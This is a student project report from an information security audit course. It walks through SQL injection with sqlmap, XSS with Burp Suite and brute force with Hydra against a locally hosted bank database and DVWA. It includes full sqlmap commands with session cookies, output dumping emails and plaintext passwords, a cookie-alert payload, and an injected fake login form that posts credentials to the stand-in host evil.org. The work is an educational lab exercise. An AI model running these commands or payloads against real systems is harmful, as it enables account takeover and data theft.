

Analysis of Brute Force, XSS, SQL Injection on Bank Management System

Information Security Analysis and Audit - CSE3501

Project Report



VIT[®]
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

Team Members:

Pranav Khurana - 18BCE2513
Shashank Shukla - 18BCE2522
Mihir Agarwal - 18BCE2526


Under the Guidance of:

Prof. Murali S
Associate Professor
School of Computer Science and Engineering

1) Sql Injection

Tool Used – SQLMap

Approach used in SQL Injection –




Steps for SQL Injection

- 1) Download the SQLMAP, and run it in command prompt
- 2) Run the target website, and the vulnerable website on the same server
- 3) Copy the URL from the vulnerable website, and get the cookie from running `<script>alert(document.cookie);</script>`
- 4) Run the following command in SQLMap with the url and cookie of the vulnerable website –

5) This command will give the available databases on the server –

```
python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#"
--cookie="security=low; PHPSESSID=2edb3k47h71vkjt0ev0i7i021t" --dbs
```



```
Administrator: Command Prompt

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=3' AND (SELECT 4996 FROM (SELECT(SLEEP(5)))HKjK) AND 'iaTF'='iaTF&Submit=Submit
---
[13:58:39] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[13:58:39] [INFO] fetching database names
[13:58:39] [INFO] resumed: 'information_schema'
[13:58:39] [INFO] resumed: 'bank'
[13:58:39] [INFO] resumed: 'dvwa'
[13:58:39] [INFO] resumed: 'mysql'
[13:58:39] [INFO] resumed: 'performance_schema'
[13:58:39] [INFO] resumed: 'phpmyadmin'
[13:58:39] [INFO] resumed: 'test'
available databases [7]:
[*] bank
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmysqladmin
[*] test


[13:58:39] [INFO] fetched data logged to text files under 'C:\Users\mihir\AppData\Local\sqlmap\output\localhost'

[*] ending @ 13:58:39 /2020-10-10/

C:\Program Files\SQL_Map>
```

6) This command will give a list of all the tables in the Target website Database –

```
python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#"
--cookie="security=low; PHPSESSID=2edb3k47h71vkjt0ev0i7i021t" -D bank --tables
```



```
Administrator: Command Prompt

[14:02:42] [INFO] resumed: 'accounts'
[14:02:42] [INFO] resumed: 'branch'
[14:02:42] [INFO] resumed: 'customers'
[14:02:42] [INFO] resumed: 'employees'
[14:02:42] [INFO] resumed: 'loan'
[14:02:42] [INFO] resumed: 'loanpayment'
[14:02:42] [INFO] resumed: 'loan_type'
[14:02:42] [INFO] resumed: 'registered_payee'
[14:02:42] [INFO] resumed: 'transactions'
Database: bank
[10 tables]
+-----+
| accountmaster |
| accounts      |
| branch        |
| customers      |
| employees      |
| loan           |
| loanpayment    |
| loan_type      |
| registered_payee |
| transactions   |
+-----+

[14:02:42] [INFO] fetched data logged to text files under 'C:\Users\mihir\AppData\Local\sqlmap\output\localhost'

[*] ending @ 14:02:42 /2020-10-10/

C:\Program Files\SQL_Map>
```

- 7) This command will give a list of all the columns in the employee table –
python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=2edb3k47h71vkjt0ev0i7i021t" -D bank -T employees --columns

```
Administrator: Command Prompt
[14:08:08] [INFO] resumed: 'emailid'
[14:08:08] [INFO] resumed: 'varchar(30)'
[14:08:08] [INFO] resumed: 'contactno'
[14:08:08] [INFO] resumed: 'varchar(30)'
[14:08:08] [INFO] resumed: 'createdat'
[14:08:08] [INFO] resumed: 'date'
[14:08:08] [INFO] resumed: 'last_login'
[14:08:08] [INFO] resumed: 'datetime'
Database: bank
Table: employees
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| contactno | varchar(30) |
| createdat | date |
| emailid | varchar(30) |
| empid | int(10) |
| employee_name | varchar(25) |
| last_login | datetime |
| loginid | varchar(25) |
| password | varchar(25) |
+-----+-----+

[14:08:08] [INFO] fetched data logged to text files under 'C:\Users\mihir\AppData\Local\sqlmap\output\localhost'

[*] ending @ 14:08:08 /2020-10-10/

C:\Program Files\SQL_Map>
```

- 8) This will give us the data in the emailed column –
python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=as32jldok03i58ir4t0tbn5r89" -D bank -T employees -C emailid --dump

```
Administrator: Command Prompt
[14:10:43] [INFO] resumed: 'admin'
[14:10:43] [INFO] resumed: 'emp@gmail.com'
[14:10:43] [INFO] resumed: 'jyothi@yahoo.com'
[14:10:43] [INFO] resumed: 'mahesh@gmail.com'
[14:10:43] [INFO] resumed: 'soudha_ban@52yahoo.com'
Database: bank
Table: employees
[6 entries]
+-----+
| emailid |
+-----+
| abc@gmail.com |
| admin |
| emp@gmail.com |
| jyothi@yahoo.com |
| mahesh@gmail.com |
| soudha_ban@52yahoo.com |
+-----+


[14:10:43] [INFO] table 'bank.employees' dumped to CSV file 'C:\Users\mihir\AppData\Local\sqlmap\output\localhost\dump\bank\employees.csv'
[14:10:43] [INFO] fetched data logged to text files under 'C:\Users\mihir\AppData\Local\sqlmap\output\localhost'

[*] ending @ 14:10:43 /2020-10-10/

C:\Program Files\SQL_Map>python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=as32jldok03i58ir4t0tbn5r89" -D bank -T employees -C emailid --dump^S^S^S
```

9) This will give us the data from the password column of the DB –

```
python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#"
--cookie="security=low; PHPSESSID=as32jldok03i58ir4t0tbn5r89" -D bank -T employees -C password --
dump
```



```
Administrator: Command Prompt
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[14:12:46] [INFO] fetching entries of column(s) 'password' for table 'employees' in database 'bank'
[14:12:46] [INFO] resumed: '123456'
[14:12:46] [INFO] resumed: '125487'
[14:12:46] [INFO] resumed: '3636'
[14:12:46] [INFO] resumed: 'admin'
[14:12:46] [INFO] resumed: 'emp'
[14:12:46] [INFO] resumed: 'qwert'
Database: bank
Table: employees
[6 entries]
+-----+
| password |
+-----+
| 123456   |
| 125487   |
| 3636     |
| admin    |
| emp      |
| qwert    |
+-----+

[14:12:46] [INFO] table 'bank.employees' dumped to CSV file 'C:\Users\mihir\AppData\Local\sqlmap\output\localhost\dump\b
ank\employees.csv'
[14:12:46] [INFO] fetched data logged to text files under 'C:\Users\mihir\AppData\Local\sqlmap\output\localhost'

[*] ending @ 14:12:46 /2020-10-10/


C:\Program Files\SQL_Map>
```

10) Now we have the login credential, and we can log into any users account easily


2) XSS(Cross-site Scripting Attack)

System Architecture of XSS-


The figure below illustrates a step-by-step walkthrough of a simple XSS attack.



Tool used- Burp Suite



The diagram below is a high-level overview of the key parts of Burp's penetration testing workflow:



Attacks-

1- Session Hijack-

- Run alert(document.cookie)
- <script>alert(document.cookie);</script>
- Use Burp Suite to add proxy, analyse traffic and copy cookie id.
- Paste that cookie id to new browser and session continues from their.

2- Steal information by injecting form in the web page using some vulnerable scripts-

- Find any text area in form which reflects same input into the web page as entered.
- <h3>Please login to proceed</h3> <form
action="http://evil.org">Username:
<input type="username" name="username">
</br>Password:
<input type="password"
name="password"></br>
<input type="submit" value="Login"></br>

- Inject malicious script into that form and see resulting output.
- Inject script containing code for malicious form asking username and password.
- When user enters username and password it is shown in burp suite or can be redirected to our server.

Defence/Detect-

1- Use Burp Suite to check for malicious target spots in our website.

- Check if at any place on web page can we insert data.
- Download list of all possible javascripts payload and inject them one by one in that place.
- Burp Suite does this smoothly, it has inbuilt payloads also which can be used too.
- After running all scripts Burp Suite shows status, if its 200 means script injected, like this we can find vulnerability in our page.


Steps in Burp Suite-

- 1- Set your browser to local proxy setting of 127.0.0.1 as ip and 8080 as port address for local host so that burp suite can start detecting requests using proxy.
- 2- Run website in localhost and detect requests made by it in Burp->Proxy->Intercept tab.
- 3- To check for vulnerable page, if that request has anywhere "variable name"="some value" then send this request to Repeater.
- 4- In Repeater we will check whether our changes in variables value is reflected in web page or not, if it is reflected it is vulnerable to XSS otherwise not.
- 5- If it is found vulnerable to XSS send this page to Intruder and configure position where payload to be inserted.
- 6- Add payload from list available to upload your own list.
- 7- Hit attack and check output.


3) Brute Force Attack

Tool Used - Hydra

How it works:




- **System Architecture:**



- **Multiple login attempts on the server (brute forcing)**

All possible combinations are tried



Intrusion detection using **Splunk Enterprise** tool

